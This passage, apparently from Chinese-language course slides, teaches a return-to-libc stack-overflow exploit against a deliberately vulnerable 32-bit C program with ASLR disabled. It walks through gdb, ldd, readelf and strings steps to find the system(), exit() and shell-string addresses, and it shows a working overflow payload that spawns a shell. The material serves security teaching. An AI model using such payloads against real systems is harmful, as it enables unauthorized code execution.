
对于system()函数，栈上的"/bin/sh"正好为第一个参数



Return to Libc

system返回时，栈上对应的返回地址为exit()函数，进而执行exit(0)





栈溢出的Return to Libc利用实践

- 获得system()和exit()函数地址
- 获得"/bin/sh"字符串地址
- 构造溢出载荷
  - system + exit + "/bin/sh" + 0
- 实验在关闭ASLR情况下进行，libc函数地址固定不变

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

获得 system() 与 exit() 函数地址

```
$ gdb -q --args ./bof $(python -c 'print "A" * 140 + "BBBB"')
Reading symbols from ./bof...done.
(gdb) p system
No symbol table is loaded.  Use the "file" command.
(gdb) r
Starting program: /home/user/Challenges/bof/bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAABBBB
argv[1]:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xf7e3fd80 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e339b0 <exit>
(gdb)
```

可以在gdb中直接用print命令查看system和exit函数地址。

查找 glibc 中字符串 "/bin/sh" 的地址

```
(gdb) info proc mappings
process 54708
   Mapped address spaces:
        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/user/Challenges/bof/bof
         0x8049000  0x804a000     0x1000        0x0 /home/user/Challenges/bof/bof
         0x804a000  0x806b000    0x21000        0x0 [heap]
        0xf7e05000 0xf7fb4000   0x1af000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xf7fb4000 0xf7fb5000     0x1000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xf7fb5000 0xf7fb7000     0x2000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xf7fb7000 0xf7fb8000     0x1000   0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
        ...
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find /b 0xf7e05000, 0xf7fb8000, '/', 'b', 'i', 'n', '/', 's', 'h', 0
0xf7f60a3f
1 pattern found.
(gdb) x/s 0xf7f60a3f
0xf7f60a3f:     "/bin/sh"
(gdb)
```

glibc中必定有字符串"/bin/sh"，可以使用gdb中的find命令，在libc的内存范围内搜索

0xf7e05000是libc起始地址，0xf7fb8000是结尾

获取地址的另一种方法

```
user@ubuntu:~/Challenges/bof$ ldd bof
        linux-gate.so.1 =>  (0xf7ffd000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7e2a000)
        /lib/ld-linux.so.2 (0x56555000)
user@ubuntu:~/Challenges/bof$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
    ...
   1457: 0003ad80    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
user@ubuntu:~/Challenges/bof$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
    ...
    141: 0002e9b0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
    ...
user@ubuntu:~/Challenges/bof$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 15ba3f /bin/sh
user@ubuntu:~/Challenges/bof$ gdb -q
(gdb) p/x 0xf7e05000 + 0x0003ad80
$1 = 0xf7e3fd80
(gdb) p/x 0xf7e05000 + 0x0002e9b0
$2 = 0xf7e339b0
(gdb) p/x 0xf7e05000 + 0x15ba3f
$3 = 0xf7f60a3f
```

- 首先用ldd命令获取libc基址
- 然后用readelf命令找到system和exit函数在libc中的偏移
- 用strings命令找到字符串 /bin/sh在libc中的偏移
- 最后通过与libc基址相加来获得最终地址。

为什么失败了？

```
$ gdb -q --args ./bof $(python -c 'print "A" * 140 + "\x80\xfd\xe3\xf7" +
"\xb0\x39\xe3\xf7" + "\x3f\x0a\xf6\xf7" + "\0\0\0\0"')
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) b *0x8048527
Breakpoint 1 at 0x8048527
(gdb) r
argv[1]:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▯▯9?
Breakpoint 1, 0x08048527 in main ()
(gdb) x/20x $esp
0xffffd51c:     0xf7e3fd80      0xf7e339b0      0xffff003f      0xffffd5c4
0xffffd52c:     0x00000000      0x00000000      0x00000000      0xf7fb7000
...
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e3fd80 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e339b0 <exit>
(gdb)
```

“/bin/sh”地址中包含0a（\n）

把获得的system、exit、"/bin/sh"的地址填入溢出缓冲区，从前一课时计算到的偏移140之后开始填入

通过 gdb运行发现shell并未启动，原因是：

"/bin/sh"的地址中包含 换行符0a，argv[1]会被换行符截断！怎么解决？

解决方案：使用 "sh\0"

```
(gdb) info proc mappings
process 54945
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /tmp/bof
         0x8049000  0x804a000     0x1000        0x0 /tmp/bof
         0x804a000  0x806b000    0x21000        0x0 [heap]
...
(gdb) find /b 0x8048000, 0x8049000, 's', 'h', 0
0x8048d79
1 pattern found.
(gdb) x/s 0x8048d79
0x8048d79:      "sh"
(gdb) x/s 0x8048d72
0x8048d72:      ".gnu.hash"
```

可以更换一个命令字符串，一般来说PATH环境变量中已经包含/bin目录，因此只需要找到一个 "sh"字符串，将其地址作为system()函数的参数即可。

我们在程序自身空间内就可以找到"sh"这个字符串，同样使用find命令。

实际上，此处的sh是".gnu.hash"这个字符串中的一部分。

第一个使用 return to libc 的exploit

```
$ ./bof $(python -c 'print "A" * 140 + "\x80\xfd\xe3\xf7" +
"\xb0\x39\xe3\xf7" + "\x79\x8d\x04\x08" + "\0\0\0\0"')
argv[1]:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA��9y�
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$
```

更换命令地址后，便可成功使用return to libc启动Shell

Return to PLT

- 如果动态共享库的地址随机化保护开启，则无法知道libc地址
- 而程序中已经引用的动态库函数，可以直接通过PLT调用，无需知道实际地址